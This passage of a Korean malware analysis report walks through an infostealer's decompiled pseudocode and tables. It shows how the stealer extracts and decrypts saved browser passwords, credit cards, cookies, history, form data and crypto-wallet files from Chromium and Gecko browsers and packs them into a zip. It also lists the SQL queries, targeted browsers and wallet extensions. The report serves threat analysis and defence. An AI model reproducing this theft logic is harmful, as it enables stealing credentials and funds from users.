[그림 109] Web Data 파일 복사

```
memset_sub_4153E0(&v17, 0x104u);
// zip 파일에 저장할 때 사용할 Web Data 탈취 파일 이름
wsprintfA_dword_427B74(&v17, CC_txt_dword_4275CC, a3, a2);
result = sqlite3_open_dword_427B30(a1, &v18); // 복사한 Web Data 파일 열기
if ( !result )
{
  // 'SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards' 쿼리의 실행 준비
  if ( !sqlite3_prepare_v2_dword_427AE8(v18, query_credit_cards_dword_42722C, -1, &v16, 0) )
  {
    v7 = GetProcessHeap_dword_427D8C(0, 999999);
    buffer_v15 = HeapAlloc_dword_427D0C(v7);
    while ( sqlite3_step_dword_427B04(v16) == 100 )// 사용자의 카드(결제) 정보를 가져오는 쿼리문 실행
    {
      Card_Owner_Name_v8 = sqlite3_column_text_dword_427B20(v16, 0);// 카드의 소유자 이름 정보를 text로 가져옴
      Card_Valid_Month_v9 = sqlite3_column_text_dword_427B20(v16, 1);// 카드의 유효기간(월) 정보를 text로 가져옴
      Card_Valid_Year_v10 = sqlite3_column_text_dword_427B20(v16, 2);// 카드의 유효기간(년도) 정보를 text로 가져옴
      lstrcatA_dword_427D2C(buffer_v15, card_number_dword_42727C);
      Card_Number_bytes_v11 = sqlite3_column_bytes_dword_427B10(v16, 3);// 암호화된 카드 번호를 bytes로 가져옴
      Card_Number_blob_v12 = sqlite3_column_blob_dword_427B18(v16, 3);// 암호화된 카드 번호를 blob로 가져옴
      Decypted_Card_Number_v13 = sub_408B50(Card_Number_blob_v12, Card_Number_bytes_v11, a4, a5);// 암호화된 카드 번호 복호화
                                            // => BcryptDecrypt를 이용하여 복호화
                                            // => 실패 시, '?' 값으로 대체
      lstrcatA_dword_427D2C(buffer_v15, Decypted_Card_Number_v13);
      lstrcatA_dword_427D2C(buffer_v15, Name_on_card_dword_42758C);
      lstrcatA_dword_427D2C(buffer_v15, Card_Owner_Name_v8);
      lstrcatA_dword_427D2C(buffer_v15, expiration_date_dword_427198);
      lstrcatA_dword_427D2C(buffer_v15, Card_Valid_Month_v9);
      lstrcatA_dword_427D2C(buffer_v15, L"/");
      lstrcatA_dword_427D2C(buffer_v15, Card_Valid_Year_v10);
      lstrcatA_dword_427D2C(buffer_v15, "\n\n");
    }
    BufferLen_v14 = lstrlen_dword_427C0C(buffer_v15);
    sub_41D550(a6, &v17, buffer_v15, BufferLen_v14);// 탈취한 카드(결제) 데이터를 압축하고 zip 파일에 저장
    memset_sub_4153E0(&buffer_v15, 4u);
  }
  sqlite3_finalize_dword_427B08(v16);
  result = sqlite3_close_dword_427B34(v18);
```

[그림 110] Web Data 정보 탈취

```
GetCurrentDirectoryA_dword_427B94(260, &v13);
lstrcatA_dword_427D2C(&v13, "\\");
systemTime_v5 = SystemTimeFileName_sub_415570(8);// 시스템 시간을 이용한 Login Data 복제할 파일 이름 생성
lstrcatA_dword_427D2C(&v13, systemTime_v5);
CopyFileA_dword_427BC4(a2, &v13, 1);          // Login Data 파일 복사
```

[그림 111] Login Data 파일 복사

```
if ( !sqlite3_open_dword_427B30(&v13, &v16) ) // 복사한 Login Data 파일 열기
{
  // 'SELECT origin_url, username_value, password_value FROM logins' 쿼리의 실행 준비
  if ( !sqlite3_prepare_v2_dword_427AE8(v16, query_logins_dword_4270F0, -1, &v14, 0) )
  {
    while ( sqlite3_step_dword_427B04(v14) == 100 )// 로그인 정보를 가져오는 쿼리문 실행
    {
      Login_URL_v10 = sqlite3_column_text_dword_427B20(v14, 0);// 로그인 정보가 사용되는 URL 데이터를 text로 저장
      Login_ID_v11 = sqlite3_column_text_dword_427B20(v14, 1);// 사용자의 아이디 정보를 text로 저장
      v12 = 0;
      memset_sub_4153E0(&Decrypt_PW_buffer_v15, 0x1388u);
      Login_PW_bytes_v6 = sqlite3_column_bytes_dword_427B10(v14, 2);// 암호화된 사용자의 패스워드 정보를 bytes로 저장
      Login_PW_blob_v7 = sqlite3_column_blob_dword_427B18(v14, 2);// 암호화된 사용자의 패스워드 정보를 blob로 저장
      Decrypt_Login_Data_v8 = sub_408B50(Login_PW_blob_v7, Login_PW_bytes_v6, a4, a5);// 암호화된 패스워드 정보를 복호화
                                            // => BcryptDecrypt를 이용하여 복호화
                                            // => 실패시, '?' 로 대체
      lstrcatA_dword_427D2C(&Decrypt_PW_buffer_v15, Decrypt_Login_Data_v8);
```

[그림 112] Login Data 정보 탈취

```
lstrcatA_dword_427D2C(&Decrypt_PW_buffer_v15, Decrypt_Login_Data_v8);
if ( lstrlen_dword_427C0C(Login_ID_v11) > 0 )
  v12 = 1;
if ( lstrlen_dword_427C0C(&Decrypt_PW_buffer_v15) > 0 )
  v12 = 1;
if ( v12 )                              // 사용자의 ID 및 PW 데이터가 있을 때, 아래의 루틴 진행
{
  lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, SOFT_dword_4273E8);
  lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, Chrome_a3);
  lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, "\n");
  lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, PROF_dword_427448);
  lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, Default_a1);
  lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, "\n");
  lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, HOST_dword_427184);
  lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, Login_URL_v10);
  lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, "\n");
  lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, USER_dword_42708C);
  lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, Login_ID_v11);
  lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, "\n");
  lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, PASS_dword_42718C);
  lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, &Decrypt_PW_buffer_v15);
  lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, "\n\n");
```

[그림 113] 탈취한 Login Data 정보를 메모리에 저장

Cookies	SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-11644480800, name, encrypted_value from cookies
History	SELECT url FROM urls
Web Data	SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards
Network	SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-11644480800, name, encrypted_value from cookies
Login Data	SELECT origin_url, username_value, password_value FROM logins

[표 10] Chromium 계열 브라우저에서 정보탈취 시 사용하는 쿼리문

브라우저 종류		
Chrome	Comodo	TorBro
ChromeBeta	Nichrome	CryptoTab
ChromeCanary	Maxthon5	Brave
Chromium	EPB	Opera
EdgeChromium	CocCoc	OperaGX
Kometa	Uran	OperaNeon
Amigo	QIP	Sputnik
Torch	Cent	Vivaldi
Orbitum	Element	

[표 11] 탈취 대상 Chromium 계열 브라우저

Gecko 계열 브라우저 정보 탈취

Firefox 브라우저 계열의 정보를 탈취하기 위해 nss3.dll 파일 및 API 를 로드하고 관련 places.sqlite, logins.json, formhistory.sqlite 파일 정보를 탈취한다.

```
v4 = GetEnvironmentVariableA_dword_427BE8(PATH_dword_427050, &unk_4287F0, 0xFFFF);// 환경변수 내용 검색
if ( &unk_4287F0 )                      // 환경변수가 존재하면
{
  memset_sub_4153E0(&v3, 0x1388u);
  lstrcatA_dword_427D2C(&v3, &unk_4287F0);  // PATH 환경변수
  lstrcatA_dword_427D2C(&v3, L";");         // ; 추가
  lstrcatA_dword_427D2C(&v3, a1);           // C:\ProgramData\ 추가
  SetEncironmentVariableA_dword_427BAC(PATH_dword_427050, &v3);// PATH 환경변수에 C:\ProgramData\ 추가
  memset_sub_4153E0(&v3, 0x1388u);
}
```

[그림 114] nss3.dll 을 불러오기 위한 환경변수 설정

```
nss3_dll_addr_dword_427B24 = LoadLibarayA_dword_427D1C(ProgramData_nss3_dll_dword_427850);
if ( nss3_dll_addr_dword_427B24 )
{
  FUNC_NSS_Init_dword_427B1C = GetProcAddress_dword_427C74(nss3_dll_addr_dword_427B24, NSS_Init_dword_427340);
  FUNC_NSS_Shutdown_dword_427B40 = GetProcAddress_dword_427C74(
                                     nss3_dll_addr_dword_427B24,
                                     NSS_Shutdown_dword_427798);
  FUNC_PK11_GetInternalKeyslot_dword_427AEC = GetProcAddress_dword_427C74(
                                                nss3_dll_addr_dword_427B24,
                                                PK11_GetInternalKeyslot_dword_42720C);
  FUNC_PK11_FreeSlot_dword_427B14 = GetProcAddress_dword_427C74(
                                      nss3_dll_addr_dword_427B24,
                                      PK11_FreeSlot_dword_42716C);
  FUNC_PK11_Authenticate_dword_427B28 = GetProcAddress_dword_427C74(
                                          nss3_dll_addr_dword_427B24,
                                          PK11_Authenticate_dword_4279A4);
  FUNC_PK11SDR_Decrypt_dword_427B0C = GetProcAddress_dword_427C74(
                                        nss3_dll_addr_dword_427B24,
                                        PK11SDR_Decrypt_dword_427418);
}
v2 = FUNC_NSS_Init_dword_427B1C             // 함수가 정상적으로 불러와졌는지 확인
  && FUNC_NSS_Shutdown_dword_427B40
  && FUNC_PK11_GetInternalKeyslot_dword_427AEC
  && FUNC_PK11_Authenticate_dword_427B28
  && FUNC_PK11SDR_Decrypt_dword_427B0C
  && FUNC_PK11_FreeSlot_dword_427B14;
result = v2;
```

[그림 115] nss3.dll 파일 및 API 로드

```
memset_sub_4153E0(&history_txt_v11, 0x104u);
// zip 파일에 저장할 때 사용할 History 탈취 파일 이름
wsprintfA_dword_427B74(&history_txt_v11, history_txt_dword_4270A0, a3, a2);
query_v10 = query_url_dword_427320;
result = sqlite3_open_dword_427B30(a1, &v12); // 복사한 History 파일 열기
if ( !result )
{
  // SELECT url FROM moz_places
  // 쿼리문 실행 준비
  if ( !sqlite3_prepare_v2_dword_427AE8(v12, query_v10, -1, &v9, 0) )
  {
    v5 = GetProcessHeap_dword_427D8C(0, 999999);
    buffer_v8 = HeapAlloc_dword_427D0C(v5);
    // 방문한 웹사이트 정보를 가져오는 쿼리문 실행
    while ( sqlite3_step_dword_427B04(v9) == 100 )
    {
      history_url_v6 = sqlite3_column_text_dword_427B20(v9, 0);// 방문한 웹사이트 정보를 txt로 저장
      lstrcatA_dword_427D2C(buffer_v8, history_url_v6);
      lstrcatA_dword_427D2C(buffer_v8, "\n");
    }
    bufferLen_v7 = lstrlen_dword_427C0C(buffer_v8);
    sub_41D550(a4, &history_txt_v11, buffer_v8, bufferLen_v7);// 탈취한 history 데이터를 zip 파일에 압축 및 저장
    memset_sub_4153E0(&buffer_v8, 4u);
  }
```

[그림 116] places.sqlite 파일 정보 탈취

```
memset_sub_4153E0(&loginsJSON_Path_v17, 0x104u);
lstrcatA_dword_427D2C(&loginsJSON_Path_v17, a3);
lstrcatA_dword_427D2C(&loginsJSON_Path_v17, "\\");
lstrcatA_dword_427D2C(&loginsJSON_Path_v17, logins_json_dword_4279E0);// logins.json 경로
fileHandle_v16 = CreateFileA_dword_427BB0(&loginsJSON_Path_v17, 0x80000000, 1, 0, 3, 0, 0);// logins.json 파일 열기
if ( fileHandle_v16 )
{
  SetFilePointer_dword_427BCC(fileHandle_v16, 0, 0, 2);// 파일 포인터를 파일의 끝에 설정
  FileSize_v4 = GetFileSize_dword_427DA4(fileHandle_v16, 0);// logins.json 파일의 크기
  SetFilePointer_dword_427BCC(fileHandle_v16, 0, 0, 0);// 파일 포인터를 파일의 시작점으로 설정
  buffer_v18 = HeapAlloc_sub_415210(FileSize_v4 + 1);
  ReadFile_dword_427CE0(fileHandle_v16, buffer_v18, FileSize_v4, &v20, 0);// logins.json 파일 내용 읽기
```

[그림 117] 탈취할 logins.json 파일 열기

```
Addr_formSubmitURL_v15 = StrStrA_dword_427B9C(buffer_v18, formSubmitURL_dword_4271B8);// 'formSubmitURL' 일치하는 주소 반환
if ( !Addr_formSubmitURL_v15 )
  break;
formSubmitURL_Start_v5 = Addr_formSubmitURL_v15 + lstrlen_dword_427C0C(formSubmitURL_dword_4271B8) + 3;// formSubmitURL 데이터 길이
formSubmitURL_End_v6 = (StrStrA_dword_427B9C(formSubmitURL_Start_v5, usernameField_dword_42748C) - 3);// formSubmitURL 데이터가 끝나는 위치
*formSubmitURL_End_v6 = 0;
lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, SOFT_dword_4273E8);
lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, a2);// 탈취한 정보의 브라우저
lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, "\n");
lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, PROF_dword_427448);
lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, a1);// 탈취한 브라우저의 profile 정보
lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, "\n");
lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, HOST_dword_427184);
lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, formSubmitURL_Start_v5);// 사용자의 ID, PW가 사용되는 도메인 정보
lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, "\n");
```

[그림 118] 사용자 ID 및 PW 가 사용되는 도메인 정보 탈취

```
Addr_encryptedUsername_v7 = StrStrA_dword_427B9C(formSubmitURL_End_v6 + 1, encryptedUsername_dword_427710);
encrpytedUsername_Start_v8 = Addr_encryptedUsername_v7
                           + lstrlen_dword_427C0C(encryptedUsername_dword_427710)// 암호화된 사용자 ID 정보 가져옴
                           + 3;
encryptedUsername_End_v9 = (StrStrA_dword_427B9C(encrpytedUsername_Start_v8, encryptedPassword_dword_42770C)
                           - 3);
*encryptedUsername_End_v9 = 0;
lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, USER_dword_42708C);
Decrypted_Username_v10 = sub_4090C0(encrpytedUsername_Start_v8);// 암호화된 사용자 ID 복호화
                                    // => PK11SDR_Decrypt 이용하여 복호화
lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, Decrypted_Username_v10);
lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, "\n");
Addr_encryptedPW_v11 = StrStrA_dword_427B9C(encryptedUsername_End_v9 + 1, encryptedPassword_dword_42770C);// 암호화된 사용자 PW 정보 가져옴
encryptedPW_Start_v12 = Addr_encryptedPW_v11 + lstrlen_dword_427C0C(encryptedPassword_dword_42770C) + 3;
encryptedPW_End_v13 = (StrStrA_dword_427B9C(encryptedPW_Start_v12, guid_dword_4278AC) - 3);
*encryptedPW_End_v13 = 0;
lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, PASS_dword_42718C);
Decrypted_PW_v14 = sub_4090C0(encryptedPW_Start_v12);// 암호화된 사용자 PW 복호화
                                 // => PK11SDR_Decrypt 이용하여 복호화
lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, Decrypted_PW_v14);
lstrcatA_dword_427D2C(HeapMemAddr_dword_427B38, "\n\n");
buffer_v18 = (encryptedPW_End_v13 + 1);
```

[그림 119] 암호화된 사용자 ID 및 PW 복호화 및 탈취

```
memset_sub_4153E0(&v12, 0x104u);
wsprintfA_dword_427B74(&v12, Autofill_txt_dword_427504, a3, a2);// zip 파일에 저장할 때 사용할 Autofill 탈취 파일 이름
result = sqlite3_open_dword_427B30(a1, &v11); // formhistory.sqlite 파일 열기
if ( !result )
{
  // 'SELECT fieldname, value FROM moz_formhistory' 쿼리문 실행 준비
  if ( !sqlite3_prepare_v2_dword_427AE8(v11, query_filed_dword_4270B4, -1, &v10, 0) )
  {
    v5 = GetProcessHeap_dword_427D8C(0, 999999);
    buffer_v9 = HeapAlloc_dword_427D0C(v5);
    while ( sqlite3_step_dword_427B04(v10) == 100 )// form 요소의 정보를 가져오는 쿼리문 실행
    {
      Form_FiledName_v6 = sqlite3_column_text_dword_427B20(v10, 0);// form 요소의 이름을 text로 가져옴
      Form_Value_v7 = sqlite3_column_text_dword_427B20(v10, 1);// form에 입력된 값을 text로 가져옴
      lstrcatA_dword_427D2C(buffer_v9, Form_FiledName_v6);
      lstrcatA_dword_427D2C(buffer_v9, L"\t");
      lstrcatA_dword_427D2C(buffer_v9, Form_Value_v7);
      lstrcatA_dword_427D2C(buffer_v9, "\n");
    }
    bufferLen_v8 = lstrlen_dword_427C0C(buffer_v9);
    sub_41D550(a4, &v12, buffer_v9, bufferLen_v8);// 탈취한 formhistory 정보를 zip 파일에 데이터 압축 및 저장
    memset_sub_4153E0(&buffer_v9, 4u);
  }
  sqlite3_finalize_dword_427B08(v10);
  result = sqlite3_close_dword_427B34(v11);
```

[그림 120] formhistory.sqlite 정보 탈취

```
// zip 파일에 저장할 때 사용할 cookies 탈취 파일 이름
wsprintfA_dword_427B74(&filename_v15, CookiesTXT_dword_4271D0, Firefox_a3, a2);
result = sqlite3_open_dword_427B30(a1, &v17); // cookies.sqlite 파일 열기
if ( !result )
{
  // 'SELECT host, isHttpOnly, path, isSecure, expiry, name, value FROM moz_cookies' 쿼리의 실행 준비
  if ( !sqlite3_prepare_v2_dword_427AE8(v17, query_cookie_dword_427228, -1, &v16, 0) )
  {
    v5 = GetProcessHeap_dword_427D8C(0, 999999);
    buffer_v14 = HeapAlloc_dword_427D0C(v5);
    while ( sqlite3_step_dword_427B04(v16) == 100 )// Cookies의 정보를 가져오는 쿼리 실행
    {
      Cookie_Domain_v9 = sqlite3_column_text_dword_427B20(v16, 0);// 해당 쿠키가 포함된 도메인의 정보를 text로 가져옴
      Cookie_HTTPOnly_v13 = sqlite3_column_text_dword_427B20(v16, 1);// 쿠키의 HTTP Only 설정 정보를 text로 가져옴
      Cookie_path_v7 = sqlite3_column_text_dword_427B20(v16, 2);// 쿠키의 경로 정보를 text로 가져옴
      Cookie_secure_v8 = sqlite3_column_text_dword_427B20(v16, 3);// 쿠키의 secure 연결 정보를 text로 가져옴
      Cookie_ValidPeriod_v10 = sqlite3_column_text_dword_427B20(v16, 4);// 쿠키의 만료시간 정보를 text로 가져옴
      Cookie_Name_v11 = sqlite3_column_text_dword_427B20(v16, 5);// 쿠키의 이름 정보를 text로 가져옴
      Cookie_Data_v12 = sqlite3_column_text_dword_427B20(v16, 6);// 쿠키값을 text로 가져옴
```

[그림 121] Cookies.sqlite 파일에서 쿠키 정보 탈취

```
  if ( !strcmp(Cookie_HTTPOnly_v13, "0") )// 쿠키의 HTTP Only 설정값이 0이면, True로 저장
  {
    FillDataA2_sub_415360(Cookie_HTTPOnly_v13, 0, 4u);
    lstrcatA_dword_427D2C(Cookie_HTTPOnly_v13, TRUE_dword_427590);
  }
  else
  {                                     // 쿠키의 HTTP Only 설정값이 1이면, False로 저장
    FillDataA2_sub_415360(Cookie_HTTPOnly_v13, 0, 4u);
    lstrcatA_dword_427D2C(Cookie_HTTPOnly_v13, FALSE_dword_42719C);
  }
  if ( !strcmp(Cookie_secure_v8, "0") )   // 쿠키의 Secure 연결 설정값이 0이면, True로 저장
  {
    FillDataA2_sub_415360(Cookie_secure_v8, 0, 4u);
    lstrcatA_dword_427D2C(Cookie_secure_v8, TRUE_dword_427590);
  }
  else
  {                                     // 쿠키의 Secure 연결 설정값이 1이면, False로 저장
    FillDataA2_sub_415360(Cookie_secure_v8, 0, 4u);
    lstrcatA_dword_427D2C(Cookie_secure_v8, FALSE_dword_42719C);
  }
  lstrcatA_dword_427D2C(buffer_v14, Cookie_Domain_v9);
  lstrcatA_dword_427D2C(buffer_v14, L"\t");
  lstrcatA_dword_427D2C(buffer_v14, Cookie_HTTPOnly_v13);
  lstrcatA_dword_427D2C(buffer_v14, L"\t");
  lstrcatA_dword_427D2C(buffer_v14, Cookie_path_v7);
  lstrcatA_dword_427D2C(buffer_v14, L"\t");
  lstrcatA_dword_427D2C(buffer_v14, Cookie_secure_v8);
  lstrcatA_dword_427D2C(buffer_v14, L"\t");
  lstrcatA_dword_427D2C(buffer_v14, Cookie_ValidPeriod_v10);
  lstrcatA_dword_427D2C(buffer_v14, L"\t");
  lstrcatA_dword_427D2C(buffer_v14, Cookie_Name_v11);
  lstrcatA_dword_427D2C(buffer_v14, L"\t");
  lstrcatA_dword_427D2C(buffer_v14, Cookie_Data_v12);
  lstrcatA_dword_427D2C(buffer_v14, "\n");
}
bufferLen_v6 = lstrlen_dword_427C0C(buffer_v14);
sub_41D550(a4, &filename_v15, buffer_v14, bufferLen_v6);// 탈취한 Cookie 정보를 zip 파일에 데이터 압축 및 저장
memset_sub_4153E0(&buffer_v14, 4u);
```

[그림 122] 탈취한 쿠키 정보를 zip 파일에 압축 및 저장

places.sqlite	SELECT url FROM moz_places
formhistory.sqlite	SELECT fieldname, value FROM moz_formhistory
cookies.sqlite	SELECT host, isHttpOnly, path, isSecure, expiry, name, value FROM moz_cookies

[표 12] Gecko 계열 브라우저 정보 탈취 시 사용하는 SQL 쿼리문

브라우저 종류	
FireFox	BlackHawk
SlimBrowser	IceCat
PaleMoon	KMeleon
Waterfox	Thunderbird
Cyberfox	

[표 13] 탈취 대상 Gecko 계열 브라우저

브라우저 플러그인 지갑 정보 탈취

Chromium 계열의 브라우저에서 브라우저 플러그인 지갑을 사용할 경우, 탈취 대상에 해당하는 지갑 파일을 탈취한다.

탈취하는 브라우저 플러그인 경로
[브라우저 경로]₩Local Extension Settings₩[지갑 주소]₩CURRENT
[브라우저 경로]₩Sync Extension Settings₩[브라우저 플러그인]₩CURRENT
[브라우저 경로]₩IndexedDB₩

[표 14] 탈취하는 브라우저 플러그인 경로

```
wsprintfA_dword_427B74(&v11, "%s\\*", WalletPath_a1);
result = FindFirstFileA_dword_427DF0(&v11, &v8);
v10 = result;
if ( result != -1 )
{
  do
  {
    if ( StrCmpCA_dword_427D58(&WalletFIleName_v9, ".") )
    {
      if ( StrCmpCA_dword_427D58(&WalletFIleName_v9, "..") )
      {
        memset_sub_4153E0(&buffer_v7, 0x104u);
        memset_sub_4153E0(&v6, 0x104u);
        lstrcatA_dword_427D2C(&buffer_v7, WalletPath_a1);
        lstrcatA_dword_427D2C(&buffer_v7, "\\");
        lstrcatA_dword_427D2C(&buffer_v7, &WalletFIleName_v9);// 원본 브라우저 플러그인 파일의 경로
        lstrcatA_dword_427D2C(&v6, Plugins_dword_4277AC);
        lstrcatA_dword_427D2C(&v6, browser_a3);
        lstrcatA_dword_427D2C(&v6, "\\");
        lstrcatA_dword_427D2C(&v6, WalletPath_CURRENT_a4);
        lstrcatA_dword_427D2C(&v6, "\\");
        lstrcatA_dword_427D2C(&v6, WalletName_a2);
        lstrcatA_dword_427D2C(&v6, "\\");
        lstrcatA_dword_427D2C(&v6, &WalletFIleName_v9);// 원본 브라우저 플러그인 파일을 복사할 경로
        CopyFileA_dword_427BC4(&buffer_v7, &WalletFIleName_v9, 1);// 원본 파일 복사
        sub_41D530(a5, &v6, &WalletFIleName_v9);// zip 파일에 복사한 파일을 데이터 압축 및 저장
        DeleteFileA_dword_427C18(&WalletFIleName_v9);
      }
    }
  }
  while ( FindNextFileA_dword_427C34(v10, &v8) );
  result = FindClose_dword_427BA8(v10);
```

[그림 123] 브라우저 플러그인 지갑 정보 탈취

탈취 대상 브라우저 플러그인 지갑		
TronLink	TezBox	Ecto Wallet
MetaMask	Cyano Wallet	ONTO Wallet
Binance Chain Wallet	Byone	Fractal Wallet
Toroi	BitClip	ADS Wallet
Nifty Wallet	SteemKeyChain	Moonlet Wallet
Math Wallet	NashExtension	ZEBEDEE
Coinbase Wallet	HyconLiteClient	ArgentXStarNet Wallet
Guarda	ZilPay	X Wallet
EQUAL Wallet	Coin98 Wallet	Biport Wallet
Jaxx	Phantom	Typhon Wallet
Bit App Wallet	Oxygen	Twetch Wallet
iWallet	AlgoSinger	Leap Wallet
Womba	Gero Wallet	Lamden Wallet
MEWCX	Multi Wallet	Earth Wallet
Guild Wallet	Bluehelix Wallet	Nami
Saturn Wallet	Vtimes	Coin Wallet
Ronin Wallet	Authenticator	Beam Web Wallet
Neo Line	EOSAuthenticator	FShares Wallet
Clover Wallet	TrezorPasswordManager	WAGMIswapio Wallet
Liquality Wallet	Cryptocom	BLUE Wallet
TerraStation	MaiarDeFi Wallet	Unification Web Wallet
Keplr	Oasis	Infinity Wallet
Sollet	Monsta Wallet	Fetchai Network Wallet
Auro Wallet	MOBOX	Alby Wallet
Polymesh Wallet	Crust Wallet	xBull Wallet
ICONex	Pali Wallet	Sugarchain Wallet
Nabox Wallet	TON Wallet	Tronium
KHC	Hiro Wallet	Harmony
Temple	Slope Wallet	JustLiquidity Wallet
EVER Wallet	Solflare Wallet	GoldmintLite Wallet
Partisia Wallet	Stargazer Wallet	EOFinance
Waves Enterprise Wallet		

[표 15] 탈취 대상 브라우저 플러그인 지갑

암호화폐 정보 탈취

```
memset_sub_4153E0(&filePath_v6, 0x104u);
if ( a1 )
  sub_4154C0(&filePath_v6, 28);                 // Local APPDATA 폴더의 경로를 가져옴
else
  sub_4154C0(&filePath_v6, 26);
lstrcatA_dword_427D2C(&filePath_v6, a3);        // 암호화폐 파일 경로
```

[그림 124] 암호화폐 파일 경로 생성

```
SetCurrentDirectoryA_dword_427BA4(LocalAppData_a2);
wsprintfA_dword_427B74(&v12, "%s\\%s", LocalAppData_a2, a3);
result = FindFirstFileA_dword_427DF0(&v12, &v9);// 암호화폐 경로 내부 파일 가져옴
v11 = result;
if ( result != -1 )
{
  do
  {
    if ( StrCmpCA_dword_427D58(&WalletName_v10, ".") )
    {
      if ( StrCmpCA_dword_427D58(&WalletName_v10, "..") )
      {
        memset_sub_4153E0(&OriginPath_v7, 0x104u);
        memset_sub_4153E0(&ZipSavePath_v8, 0x104u);
        lstrcatA_dword_427D2C(&OriginPath_v7, LocalAppData_a2);
        lstrcatA_dword_427D2C(&OriginPath_v7, &WalletName_v10);// 원본 파일 경로
        lstrcatA_dword_427D2C(&ZipSavePath_v8, WalletsPath_dword_4276F4);
        lstrcatA_dword_427D2C(&ZipSavePath_v8, WalletPath_a5);
        lstrcatA_dword_427D2C(&ZipSavePath_v8, "\\");
        lstrcatA_dword_427D2C(&ZipSavePath_v8, &WalletName_v10);// zip 파일에 저장할 파일 경로
        sub_41D530(a6, &ZipSavePath_v8, &OriginPath_v7);// zip 파일에 데이터 압축 및 저장
      }
    }
  }
  while ( FindNextFileA_dword_427C34(v11, &v9) );
  result = FindClose_dword_427BA8(v11);
```

[그림 125] 암호화폐 주요 파일 탈취

```
wsprintfA_dword_427B74(&v12, "%s\\*", Roaming_a2);// Roaming 경로 불러옴
result = FindFirstFileA_dword_427DF0(&v12, &v9);
v11 = result;
if ( result != -1 )
{
  do
  {
    if ( StrCmpCA_dword_427D58(&SearchPath_v10, ".") && StrCmpCA_dword_427D58(&SearchPath_v10, "..") )
    {
      wsprintfA_dword_427B74(&v7, "%s\\%s", Roaming_a2, &SearchPath_v10, OriginPath_v5);
      if ( StrCmpCA_dword_427D58(a1, &byte_41E022) )
        wsprintfA_dword_427B74(&FilePath_v8, "%s\\%s", a1, &SearchPath_v10);
      else
        wsprintfA_dword_427B74(&FilePath_v8, "%s", &SearchPath_v10);// Roaming 내부 파일 경로 가져옴
      if ( PathMatchSpecA_dword_427C10(&SearchPath_v10, WalletDat_a3) )// wallet.dat 파일 탐색
      {
        memset_sub_4153E0(&OriginPath_v5, 0x104u);
        memset_sub_4153E0(&ZipSavePath_v6, 0x104u);
        lstrcatA_dword_427D2C(&OriginPath_v5, Roaming_a2);
        lstrcatA_dword_427D2C(&OriginPath_v5, "\\");
        lstrcatA_dword_427D2C(&OriginPath_v5, &SearchPath_v10);// 원본 wallet.dat 파일 경로
        lstrcatA_dword_427D2C(&ZipSavePath_v6, WalletsPath_dword_4276F4);
        lstrcatA_dword_427D2C(&ZipSavePath_v6, &FilePath_v8);// zip 파일에 저장할 wallet.dat 파일 경로
        sub_41D530(a4, &ZipSavePath_v6, &OriginPath_v5);// zip 파일에 wallet.dat 파일 데이터 압축 및 저장
      }
```

[그림 126] wallet.dat 파일 탈취

암호화폐 종류	주요 탈취 파일
Ethereum	Keystore
Electrum	*.*
ElectrumLTC	*.*
Exodus	exodus.conf.json
	window-state.json
	passphrase.json
	seed.seco
	info.seco
ElectronCash	default_wallet
MultiDoge	multidoge.Wallet
JAXX	file__0.localstorage
Atomic	000003.log
	CURRENT
	LOCK
	LOG
	MANIFEST-000001
	0000
Binance	app-store.json
Coinomi	.wallet
	.config

[표 16] 암호화폐 종류별, 탈취하는 주요 파일

PC 정보 및 현재 프로세스 정보 탈취

```
lstrcatA_dword_427D2C(HeapMem_v23, Tag_dword_427874);
lstrcatA_dword_427D2C(HeapMem_v23, Default_dword_4272A0);
lstrcatA_dword_427D2C(HeapMem_v23, "\n\n");
lstrcatA_dword_427D2C(HeapMem_v23, IP_dword_427844);
lstrcatA_dword_427D2C(HeapMem_v23, "\n");
lstrcatA_dword_427D2C(HeapMem_v23, Country_dword_427668);
lstrcatA_dword_427D2C(HeapMem_v23, "\n\n");
lstrcatA_dword_427D2C(HeapMem_v23, WorkingPath_dword_427978);
PID_v2 = GetCurrentProcessId_dword_427C9C(HeapMem_v23);// 현재 프로세스의 PID 값 탐색
ProcessPath_v3 = ProcessPath_sub_415610(PID_v2);// 현재 프로세스의 실행 파일 경로
lstrcatA_dword_427D2C(ProcessPath_v3, ProcessPath_v3);// 실행파일 경로 추가
```

[그림 127] 사용자 PC 정보 및 현재 프로세스 경로 탈취

사용자 로컬 시간 및 협정 세계 기준 시간대 탈취

```
v0 = GetProcessHeap_dword_427D8C(0, 260);
v1 = HeapAlloc_dword_427D0C(v0);
GetLocalTime_dword_427CA4(&v3);                 // 현재 로컬 날짜 및 시간 탐색
wsprintfA_dword_427B74(v1, "%d/%d/%d %d:%d:%d", v4, HIWORD(v3), v3, v5, v6, v7);
return v1;
```

[그림 128] 사용자 로컬 날짜 및 시간 탈취

```
